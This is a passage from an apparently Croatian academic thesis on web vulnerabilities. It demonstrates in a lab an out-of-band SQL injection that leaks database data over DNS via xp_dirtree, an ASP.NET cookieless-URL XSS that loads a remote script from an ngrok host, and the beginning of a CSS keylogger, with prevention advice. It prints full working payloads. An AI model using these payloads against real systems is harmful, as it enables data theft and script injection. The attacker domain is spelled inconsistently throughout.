U ovoj konfiguraciji je dodano da DNS sluša na portu 53, koji je namijenjen za DNS upite, i na adresama 127.0.0.1 te 192.168.56.101. Također, nadodano je da DNS server prima upite na localhost i 192.168.56.0/24 mrežama te su dopušteni rekurzivni upiti što je ključni element da bi ovaj napad radio. Promjene su rađene i na dokumentu `named.conf.default-zones` koji je prikazan na slici 4.26.



```
// prime the server with knowledge of the root servers
zone "." {
    type hint;
    file "/usr/share/dns/root.hints";
};

// be authoritative for the localhost forward and reverse zones, and for
// broadcast zones as per RFC 1912
zone "localhost" {
    type master;
    file "/etc/bind/db.localhost";
};
zone "127.in-addr.arpa" {
    type master;
    file "/etc/bind/db.127";
};
zone "0.in-addr.arpa" {
    type master;
    file "/etc/bind/db.0";
};
zone "255.in-addr.arpa" {
    type master;
    file "/etc/bind/db.255";
};
zone "arrdub.net" IN {
    type master;
    file "/etc/bind/db.arrdub.net";
};
```

*Slika 4.26: Named.conf.default-zones*

U ovom dokumentu je nadodan `arrdub.net` zona, koja je konfigurirana u dokumentu `db.arrdub.net` prikazana na slici [4.27](#).

```
;
; BIND data file for arrdub.net
;
$TTL    24h
$ORIGIN arrdub.net.
@       IN      SOA      arrdub.net admin.arddub.net (
                        8      ; Serial
                        12h    ; Refresh after 12 hours
                        1h     ; Retry after 1 hour
                        1w     ; Expire after 1 week
                        1h )   ; Negative caching TTL of 1 hour

;
@       IN      NS       ns1
ns1     IN      A        192.168.56.101 ; glue record
foo     IN      A        192.168.56.1  ; glue record

$ORIGIN oob.arddub.net.
@       IN      NS       foo.arddub.net.
```

*Slika 4.27: Db.arddub.net*

Ovom konfiguracijom je namješteno da DNS server razlučuje domenu `arddub.net` na adresu `192.168.56.101`, što je adresa DNS server, dok se poddomena `foo.arddub.net`, ali i svaka druga poddomena, razlučuje na adresu na kojoj se napadač nalazi, što je u ovom slučaju adresa računala `192.168.56.101`. Opisano razlučivanje adresa je se može vidjeti na sljedećoj slici [4.28](#).

```

C:\Users\Luka>nslookup admin.rrdub.net
Server:   UnKnown
Address:  192.168.56.101

*** UnKnown can't find admin.rrdub.net: Non-existent domain

C:\Users\Luka>nslookup rrdub.net
Server:   UnKnown
Address:  192.168.56.101

Name:     rrdub.net

C:\Users\Luka>nslookup oob.rrdub.net
Server:   UnKnown
Address:  192.168.56.101

*** UnKnown can't find oob.rrdub.net: Server failed

C:\Users\Luka>nslookup foo.rrdub.net
Server:   UnKnown
Address:  192.168.56.101

Name:     foo.rrdub.net
Address:  192.168.56.1

```

*Slika 4.28: Rezultati nslookup-a na postavljene domene*

Nakon što je potrebna mrežna infrastruktura postavljena, napadač može izvesti napad tako da pošalje malicioznu naredbu kao vrijednost kolačića. Maliciozan SQL naredba je prikazana na slici 4.29.

```

%27%3B
declare @p varchar(1024)%3B
set @p=(SELECT user_name FROM users WHERE user_id = 2)%3B
exec('master..xp_dirtree %22//'+@p+'.foo.rrdub.net/a%22')%3B--

```

*Slika 4.29: Maliciozna SQL naredba kojom se izvodi napad*

Kako se određeni znakovi, poput jednostrukih navodnika ' i točke zareza ;, escape-aju prije nego se vrijednost kolačića obradi, pronađena je alternativna metoda korištenja zabranjenih znakova. Ova metoda uključuje URL kodiranje tih znakova. Ovom metodom znakovi se escape-aju, a server ih i dalje interpretira kao obične znakove. Primjer ove metode se vidi na slici 4.29, gdje je znak ' kodiran u %27, znak ; je kodiran u %3B. URL dekodirana maliciozna SQL naredba prikazana je na slici 4.30.

```

';
declare @p varchar(1024);
set @p=(SELECT user_name FROM users WHERE user_id=2);|
exec('master..xp_dirtree"//' + @p + '.foo.rrdub.net/a"'); --

```

Slika 4.30: URL dekodiran maliciozna SQL naredba

Ova maliciozna naredba se sastoji od više SQL naredbi. U prvoj liniji se nalazi jednostruki navodnik ' i točka zarez ;, koji služe da se završi SQL upit na serveru kojim se dohvaćaju detalji korisnika na osnovu kolačića. U drugom SQL upitu se deklarira varijabla @p tipa varchar. Zatim se u sljedećem SQL upitu za vrijednost varijable @p postavlja SQL upit kojim se dohvaća korisničko ime korisnika sa identifikacijskim brojem 2. Tablica nad kojom napadač dohvaća podatke korisnika sa identifikacijskim brojem 2 je prikazana na slici 4.31.

	user_id	user_name
1	1	admin
2	2	e
3	3	akul
4	4	a

Slika 4.31: Tablica iz koje se dohvaćaju podatci

Na kraju se u zadnjem SQL upitu s naredbom `exec('master..xp_dirtree"//YOUR-URL"')` generira DNS upit na zadani URL. Napadač kreira željeni URL tako da se podatci koji se izvlače iz baze podataka stavljaju na mjesto poddomene. Podatci koji se žele izvući iz baze podataka su spremljeni u varijablu @p. Za domenu, napadač postavlja domenu za koju ima postavljeni DNS server, što znači da u ovom slučaju domena glasi `foo.rrdub.net`. Iza domene se stavlja stranica `a` koja ne postoji, ali će se zato ona zatražiti preko DNS upita koji će ostaviti trag. Posljednji SQL upit je zaključen s točkom zarez ; i dva minusa – kojima se završava SQL upi te komentira bilo koji dio originalnog SQL upita koji bi moga spriječiti izvođenje napada.

Kako bi se izvršio napad, maliciozna SQL naredba se nadodaje na kraj vrijednosti kolačića, pa kolačić ima vrijednosti prikazan na slici 4.32.

```

03tqij9ohphk04x7%27%3B
declare @p varchar(1024)%3B
set @p=(SELECT user_name FROM users WHERE user_id = 2)%3B
exec('master..xp_dirtree %22//'+@p+'.foo.rrrdub.net/a%22')%3B--

```

Slika 4.32: Vrijednost kolačića nakon dodavanja URL kodirane maliciozne naredbe

Slanjem ovakvog kolačića rezultira time da MS SQL baza podataka izvršava naslagane SQL upite prikazane na slici 4.33.

```

SELECT user_id FROM blind_users WHERE TrackingID = '03tqij9ohphk04x7';
declare @p varchar(1024);
set @p=(SELECT user_name FROM users WHERE user_id = 2);
exec('master..xp_dirtree "//' + @p + '.foo.rrrdub.net/a"');--';

```

Slika 4.33: Naslagani SQL upiti koje baza podataka izvršava

Prikazani SQL upiti će vratiti detalje o korisniku na osnovu danog kolačića te će MS SQL baza podataka zatražiti DNS upit za poddomenu e.foo.rrrdub.net/a. Kako ta poddomena ne postoji, već samo poddomena foo.rrrdub.net, tako će se na napadačevom računalu vidjeti pokušaj dohvaćanja nepostojeće poddomene. Ovo se može vidjeti na ispisu tcpdump alata, koji je prikazan na slici ??.

```

**                               **
**      Tcpdump v4.9.2 (September 03, 2017)      **
**      http://www.tcpdump.org                    **
**                               **
** Tcpdump for Windows is built with Microolap Packet Sniffer SDK **
**      Microolap EtherSensor product family      **
**      >>> build 5072.01 June 10, 2019 <<<      **
**                               **
**      Copyright(c) 1997 - 2019 Microolap Technologies **
**      http://microolap.com/products/network/ethersensor **
**      http://microolap.com/products/network/tcpdump  **
**                               **
**      XP/2003/Vista/2008/Win7/Win8              **
**      Win2012/Win10/Win2016/Win2019              **
**      (UEFI and Secure Boot compatible)          **
**                               **
**      Trial license.                             **
**                               **
*****
You are using the latest version of tcpdump for Windows.
For education purposes only. Visit https://microolap.com/tcpdump

C:\Users\Luka\Desktop\Programi\tcpdump\tcpdump.exe: verbose output suppressed, use -v or -vv for full
listening on \Device\{03B8C79B-28AF-4A48-82B2-7035A386B54A}, link-type EN10MB (Ethernet), capture size 4096
14:17:08.910514 IP 192.168.1.4.53707 > 193.0.14.129.53: 50038 [1au] A? .home. (47)
14:17:08.953862 IP 193.0.14.129.53 > 192.168.1.4.53707: 50038 NXDomain* 0/6/1 (1032)
14:17:08.956747 IP 192.168.1.4.53708 > 198.97.190.53.53: 24351 [1au] A? e.foo.rrrdub.net.home. (64)

```

Slika 4.34: Ispis tcpdump alata za port 53



U posljednjoj liniji ispisa se vidi da je zatražena poddomena `e.foo.rrdub.net`, na koju MS SQL baza podataka neće dobiti IP adresu jer ta poddomena ne postoji. Međutim, ovime je napadač uspio izvući podatke iz baze, jer se rezultat njegovog SQL upita nalazi ispred `.foo.rrdub.net` domene te on ima vrijednost `e` [26].

### 4.3.3. Sprječavanje napada

Sprječavanje ovog napada se može obaviti korištenjem parametriziranih upita, umjesto korištenja konkatencije unutar upita, jer kreiranje SQL upita je podložno SQLi ranjivosti koja je opisana u ovom poglavlju. Korištenje parametriziranih upita osigurava da napadače ne može promijeniti strukturu upita, čak kada su dodani i naknadni upiti.


Jednostavan način prevencije opisanog napada je korištenje bazi podataka koje ne podržavaju izvršavanje naslaganih upita, kao što je MySQL baza podataka. Osim promjene korištene baze podataka, alternativno se preporučuje primjena ograničenja kojim baza podataka ne može izvršavati naslagane upite.

Ako se iz bilo kojih razloga nije u mogućnosti primijeniti prethodna metoda prevencije napada, tada se preporučuje konfiguriranje baze podataka na takav način da ona nije u mogućnosti slati DNS zahtjeve. Kod korištene MS SQL baze podataka potrebno je napraviti dodatnu konfiguraciju baze, dok kod nekih drugih baza, poput MySQL, takve konfiguracije su postavljene kao zadane vrijednosti čim se baza instalira na sustav.

## 4.4. XSS ranjivost u ASP .NET-u

### 4.4.1. Opis web stranice

Za demonstraciju ovog napada web stranica, koja je prikazana na slici 4.35, napravljena je koristeći ASP .NET softverski okvir.



## XSS ranjivost u ASP .NET softverkom okviru

Hello there .NET version: 4.0.30319.42000

*Slika 4.35: ASP .NET web stranica*

Front-end kod za ovu stranicu je prikazan na slici .

```
<%@ Page Language="C#" %>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title></title>
    <script src="<%= ResolveUrl("~/Script.js") %>"></script>
</head>
<body>
    <h1>XSS ranjivost u ASP .NET softverkom okviru</h1>
    Hello there
    .NET version: <%=Environment.Version%>
</body>
</html>
```

*Slika 4.36: Front-end kod ASP .NET web stranice*

Kako za ovu demonstraciju nije potrebno nikakvo rutiranje niti komunikacija s bazom podataka, nije napravljen nikakav back-end, već je sve postavljeno na zadnjim vrijednostima.

Ova web stranica u front-end kodu sadrži script element koji ima atribut src postavljen



na vrijednost `<%= ResolveUrl("~/Script.js") %>`. Korištenjem ove vrijednosti ASP .NET razlučuje putanju do `Script.js` dokumenta, koji se nalazi u korijenskoj datoteci aplikacije, tako da se znak tilde `~` interpretira kao putanja do korijenske datoteke web aplikacije. Na ovaj način se putanja u kodu ne treba mijenjati ako web aplikacija promjeni svoju lokaciju ili se instalira u komercijalne svrhe na nekom drugom sustavu.

#### 4.4.2. Opis napada

Kako je ova aplikacija napravljena na ASP .NET softverskom okviru koji sadrži određene stare funkcionalnosti koje su zastarjele i ne koriste se, tako je ona ranjiva na XSS napad. Naime, prije nego što su se kolačići za praćenje korisnika, korištena je metoda, koju je primjenjivao ASP .NET v2.0, kojom se ID sesije spremao direktno u URL. `SessionStateSection.Cookieless` je svojstvo pomoću kojega bi ASP .NET stavljao ID sesije u URL. Primjer opisanog URL-a s ID-om `lit3py55t21z5v55v1m25s55` je prikazana na slici 4.37.


`http://www.example.com/(S(lit3py55t21z5v55v1m25s55))/orderform.aspx`

*Slika 4.37: URL s ID-om sesije*

Identifikatori koje ovo svojstvo podržava su:

- (A(?)), koji predstavlja anonimni ID
- (S(?)), koji predstavlja sesijski ID
- (F(?)), koji predstavlja autentikacijski listić forme

Zadana vrijednost svojstva `SessionStateSection.Cookieless` je postavljena na `AutoDetect`, iako čak i promjena vrijednosti svojstva na `UseCookies` ne znači da će ASP .NET generirati ikakvu grešku ako mu proslijedimo URL s ugrađenim sesijskim ID-om. To znači da pristup stranici preko URL-a `http://localhost:57819/(A(ABCD))/default.aspx` će imati isti rezultat kao i URL `http://localhost:57819/default.aspx`. Dodavanjem intenzifikatora `(A(ABCD))` ima za posljedicu da će se vrijednost `src` atributa `script` elementa razlučiti na vrijednost `.` Ovime je moguće kontrolirati URI putanju te se tako stvara XSS ranjivost. Ako napadač pristupi stranici s URL-om `http://localhost:57819/(A(%22onerror=%22alert`1`%22))/default.aspx`, moguće je pokrenuti JavaScript kod unutar web stranice, kao što se vidi na slici 4.38 ispod.



*Slika 4.38: XSS napad na ASP .NET web stranicu*

Međutim, kako bi se mogla izvršavati bilo koja skripta, potrebno je preoblikovati navedeni URL. Kako bi ovo ostvarili potrebni su nam znakovi koji se koriste u JavaScriptu, kao što su:

- %
- &
- ]
- \*
- +
- /
- :
- <
- >
- ?

- 

Međutim, korištenje ovih znakova rezultira 400 ili 404 greškom. Metoda koja omogućava korištenje ovih znakova je uzorak niza znakova (eng. string template), koji omogućava korištenje JavaScript izraza unutar `${ }` zagrada. Upotreba string template-a je prikazana na sljedećoj slici 4.39.

```
var text = `Hello from ${document.domain}`  
console.log(text)  
>>> Hello from blog.isec.pl
```

*Slika 4.39: Primjer korištenja uzorka niza znakova*

String template omogućava izgradnju stringova te konkatenciju bez znaka `+`. Primjer ovoga se vidi na slici 4.40.

```
console.log(`${'a'}${'b'}${'c'}`)  
>>> abc
```

*Slika 4.40: Primjer izgradnje i konkatencije stringa*

Još jedno svojstvo string template-a je da ono miče potrebu za korištenjem zagrada prilikom pozivanja funkcija, što se vidi na sljedećoj slici 4.41.

```
js=document.createElement('script')  
js=document.createElement`script`
```

*Slika 4.41: Primjer pozivanja funkcije bez korištenja zagrada*

Pošto je izvršavanje proizvoljnih JavaScript komandi unutar URL-a složeno, napadač može napraviti XSS napada u URL-u kojim se učitava proizvoljna skripta u kojoj se mogu koristiti

bilo koji znakovi, čime se olakšava iskorištavanje ove ranjivosti. Skripta koju ovaj XSS napad učitava se nalazi na adresi `http://0a502018ca98.ngrok.io/ASP`. Ova skripta sadrži jednostavan kod prikazan na slici .

```
alert('ASP. NET XSS napad')
```

*Slika 4.42: Skripta koju učitava XSS napad*

Navedena skripta ispisuje na konzoli `ASP. NET XSS napad`. Nakon što je kreirana skripta, potrebno je postaviti njezin `src` atribut na vrijednost `//0a502018ca98.ngrok.io/ASP`, što se postiže kodom `js.src='//0a502018ca98.ngrok.io/ASP'`. Međutim, kako je znak `\` zabranjen, umjesto njega koristimo izraz `$String.fromCharCode`47`` unutar string template-a, koji generira znak `\`. Kreiranu skriptu stavljamo unutar `head` elementa, što se vidi na slici 4.43.

```
headEl=document.getElementsByTagName`head`[0];  
new%20Function`X${document.location.hash.substr`1`}X`%22))  
/default.aspx#headEl.appendChild(js)
```

*Slika 4.43: Dodavanje skripte u head element*

U prvoj liniji navedenog koda `head` HTML element se sprema u varijablu `headEl`. U idućoj liniji se kreira funkcija kojom se izvršava niz znakova koji se nalazi u `hash` vrijednosti, što je u ovom slučaju `headEl.appendChild(js)`. Pozivanje funkcije koristeći string template-a je drugačije nego pozivanje funkcije sa zagradama. Naime, kada se izvodi sljedeći kod `alert`$1``, tada se funkcija `alert` koristi za modificiranje string template-a ``$1``. Traženo ponašanje je da funkcija `alert` primi string template ``$1`` kao varijablu. Opisano ponašanje se može postići korištenjem strukture koda prikazane na slici 4.44.

```
function whatsGoingOn()  
{  
    console.log(arguments);  
}  
  
whatsGoingOn`LEFT${5-1}RIGHT`
```

*Slika 4.44: Kodna struktura kojom je moguće pozivati funkcije s argumentima*

Pozivanjem prikazane funkcije rezultira > > > [ [ "LEFT", "RIGHT" ], 4 ], gdje vidimo da je funkcija `whatsGoingOn` primila srednji argument. Ovo znači da bi se rezultat > > > [ "X", "X" ], "alert(1)" ] mogao dobiti izvršavanjem funkcije prikazane na slici 4.45.

```
var test = "alert(1)";  
new Function`whatever${test}whatever`
```


*Slika 4.45: Pozivanje funkcije s uzorkom niza znakova umjesto zagrada*

Na kraju, konačni URL, koji sadrži XSS napad, ima oblik prikazan na slici 4.46 ispod.

```
http://localhost:port/(A(%22onerror=%22js=document.createElement`script`;  
js.src=`${String.fromCharCode`47`}${String.fromCharCode`47`}  
0a502018ca98.ngrok.io${String.fromCharCode`47`}ASP`;  
headEl=document.getElementsByTagName`head`[0];  
new%20Function`X${document.location.hash.substr`1`}X`%22))  
/default.aspx#headEl.appendChild(js)
```

*Slika 4.46: Konačni oblik URL adrese*

Pokretanje navedenog URL-a rezultira skočnim prozorom koji je prikazana na slici 4.47.



*Slika 4.47: Posljedica napada*

Razlog ovog ponašanje je taj što je XSS napad učitao skriptu koja se nalazi na URL-u <http://0a502018ca98.ngrok.io/ASP>, čiji kod je prikazan na slici 4.42 [27].

### 4.4.3. Sprječavanje napada

Pošto je ovaj napad specifičan za ASP .NET softverski okvir, on bi se mogao spriječiti prestankom podržavanja ove zastarjele funkcionalnosti.

Ako to nije moguće napraviti, preporučuje se primjena CSP pravila kojima bi se onemogućilo ovakvom napadu da radi HTTP zahtjeve na adrese van web aplikacije.

## 4.5. CSS keylogger

### 4.5.1. Opis web stranice

Web stranica koja je korištena za demonstraciju ovog napada je napravljena korištenjem PHP jezika te je pokrenuta na Apache PHP serveru jer ovaj napad ovisi o korištenom serverskom skriptnom jeziku. Ova stranica je prikazana na slici 4.48 ispod.



*Slika 4.48: Izgled web stranice*

PHP kod kojim je konstruirana ova stranica je prikazan na sljedećoj slici .

```


<html>
  <head>
    <title>
      CSS keylogger
    </title>
  </head>
  <body>
    <div id=d>
      <h1>CSS keylogger</h1>
      <p>HELLO, MY name is:</p>
      <p id="name">{}@import url("http://localhost:8080/mid.css");</p>
      <form>
        <input type=password id=i onkeyup=keyup(this) value="">
        <input type=submit id=sub value=Submit >
      </form>
    </div>
  </body>
</html>
<script>
  function keyup(el) {
    el.setAttribute("value", el.value)
  }
</script>
<link href="keylogger.css" rel="stylesheet" type="text/css" >

```


*Slika 4.49: PHP kod web stranice*

Pretpostavimo da je prikazana stranica prikazuje neki podataka, poput korisničkog imena, kojeg generira korisnik te da se na istoj stranici upisuje lozinka ili tajni podatak u `input` element tipa `password`. Također, ova stranica simulira aspekt kontroliranih komponenti React softverskog okvira koji održava vrijednost atributa `value` kod `input` elemenata ažurnim s unesenom vrijednošću. Ovo ponašanje se može vidjeti na web stranici za prijavu na Instagram, koji je napravljen u React-u. Primjer ovoga je prikazan na slikama 4.50 i 4.51.



